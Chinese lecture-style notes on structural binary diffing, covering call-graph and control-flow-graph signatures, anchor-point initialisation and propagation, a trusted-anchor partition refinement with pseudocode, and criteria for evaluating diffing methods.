
重点关注可执行文件逻辑结构上的变化:

函数调用图

函数集合{(f_1,...,f_n)}，函数调用图中顶点是函数，f_i到f_k的边代表调用关系。

函数的控制流图（CFG）

函数被分成若干基本块（顶点），控制流向为边，每个CFG只有一个入口，可能多个出口。



假设待对比的调用图为A和B，A包含n个函数m条边，a1,...,an表示A的n个函数 a_1^e ... a_m^e 表示A的m条边，同样有b1,...,bl，b_1^e ... b_k^e，则结构化比较的目标就是建立从A到B的映射p：

$$p:\{a_1,...a_i\}\rightarrow\{b_1,...b_i\}$$

其中 $b_j=p(a_i)$ 被视为两个版本中未发生变化的函数，其他未建立映射关系的函数是发生了变化的函数。

- 基于结构化签名的二进制比对
- 基于可信基点的结构化签名二进制比对

- 基于结构化签名的二进制比对

主要由基点初始化和基点传播两个过程组成，通过交互式的基点生成，完成基点传播。

基点是指两个文件中可以被判断为相同或基本相似的部分（图的入口），调用图就是程序入口、导出函数、库函数名称等;控制流图就是入口位置的基本块。

结构化签名是用于反映函数或基本块固有属性的三元组，典型的如:

✓函数调用关系结构化签名：$\mathrm{Sig}_{calltree}=(f_i)=\{\alpha_i,\beta_i,\gamma_i\}$

$\alpha_i,\beta_i,\gamma_i$分别表示函数$f_i$的控制流图包含的基本块数，边数，以及调用的子函数数目（调用图中f_i的出度）

✓控制流图结构化签名：

$$\mathrm{Sig}_{CFG}=(f_i)=\{I_i,L_i,S_i\}$$

- I_i,L_i,S_i分别表示函数f_i的基本块中包含的指令数，f_i的出度，调用的子函数数目。

把函数(基本块)的结构化签名纳入待选集合进行比较，如果待选集合元素较多，并且基本块的结构化签名可能不唯一，从而导致基本块不能被匹配。对此类情况，可以用函数(基本块)的一些属性缩小待选集合的大小，适用的属性有：函数(基本块)的最小素数积值、函数(基本块)中的字符串引用、函数(基本块)中包含的子调用等。

- (1)产生初始映射P_1 :通过函数的签名，在集合A、B中寻找相同的函数a_i和b_j,当他们同时满足如下条件时，则认为是相同的：a_i和b_j的签名相同；B中除了b_j,没有其他函数与a_i的签名相同；A中除了a_i,没有别的函数与b_j的签名相同。
- (2)在得到初始映射P_1 之后，利用函数调用图的函数关系(控制流图的交叉引用关系)进行对P_1 的扩充。由P_{i-1}计算P_i的过程如下：对P_{i-1}中的所有a_i和$P_{i-1}(a_i)$，通过函数调用图(控制流图)得到其调用子函数集合(交叉引用基本块，不包含P_{i-1}已存在的)，分别记作A_i'和B_i'，以与构造P_i相同的方式在A_i'和B_i'之间构造映射$P_i':A_i'\rightarrow B_i'$。映射$P_{i-1}$和$P_i'$一起构成了新的映射$P_i$，对于其中的$a_j \in A_{i-1}$，令$P_i(a_j)=P_{i-1}(a_j)$；若$aj \notin A_{i-1}$,则令$P_i(a_j)=P_{i-1}'(a_j)$。
- (3)若不能再增加，则算法结束；否则，跳转到第(2)步继续执行。

P为A到B的映射，A，B表示调用图或控制流图内节点集合的子集，元素为ai和bj

●基于可信基点的结构化签名二进制比对

基于可信基点的结构化签名比对算法是对结构化签名比对算法的一种优化。该方法的基本思想和结构化签名比对算法一致，但是在基点的产生、基点的传播两个方面进行了改进。

可执行文件函数集合的划分:设A是一个可执行文件的函数集合，集合S={S_1 ,S_2 ,…,Sm}称作A的划分，当且仅当Si⊆A,Si≠Φ(i=1,2,…,m),且$\cup^m_i S=A, S_i \cap S_j=\Phi (i\neq j)$。

划分属性集合 τ，属性 τ_i 定义了一种划分原则，令集合A生成一个划分S,即 $\tau_i(A)\rightarrow S_a$ 。可以是相同入/出度数、递归函数属性、相同字符串引用、相同素数乘积等。有这些属性 τ_i 组成的集合就是划分属性集合 τ 。

可执行文件函数集合的交叉划分:$\forall\tau_i\epsilon\tau,\forall\tau_j \in \tau(i\neq j),\tau_i(X)\rightarrow A,\tau_j(X)\rightarrow B$,假设A={$A_1$,A_2 ,…,Ar},B={B_1 ,B_2 ,…Bs},那么由所有$A_m \cap B_n \neq \Phi$ (1≤m≤r,1≤n≤s)组成的集合C称为原来两种划分的交叉划分，记作$C=\pi(X,\tau_i,\tau_j)$。

选择子运算：

$$S_c(x,B)\begin{cases}a\\ \emptyset\end{cases}$$

(1)如果$\exists a\in B,\forall b\in B,b\neq a,d_{x,a}<d_{x,b}$

(2)其他情况，取$\emptyset$

过程可以分为两个阶段：基点初始化和基点传播。

在基点初始化阶段，一般选用确率较高的匹配方法进行匹配，产生一组基点，即匹配成功的函数对或基本块对；

基点传播阶段，利用已得到的基点的直接父亲节点或者直接子节点构造待选集合，通过各种匹配方法进行匹配。

输入：p_{n-1}, s, A, B

输出：p_n

$S \leftarrow \{x \in A | p_{n-1}(x) \neq \emptyset\};$

$for\ x \in S\ do$

$P \leftarrow up(x)$

$K \leftarrow up(p_{n-1}(x))$

$for\ each\ i, j \in \tau\ do$

$p_1 = \pi(P, \tau_i, \tau_j); k_m = \pi(K, \tau_i, \tau_j)$

$for\ y \in p_1\ do$

$if\ s(y, k_m) \neq \emptyset\ then$

$define\ p_n(y) \rightarrow s(y, k_m)$

end

end

end

end

二进制比对方法的评估

- 鲁棒性：通过不同编译器、不同编译选项等方式来评估是否具备鲁棒性。
- 准确性：使用基本事实对准确性进行定量评估，通过案例研究进行准确性评估。
- 可比性：对外开放代码和数据集，有助于提高方法的可比性。
- 性能：算法运行效率等。

End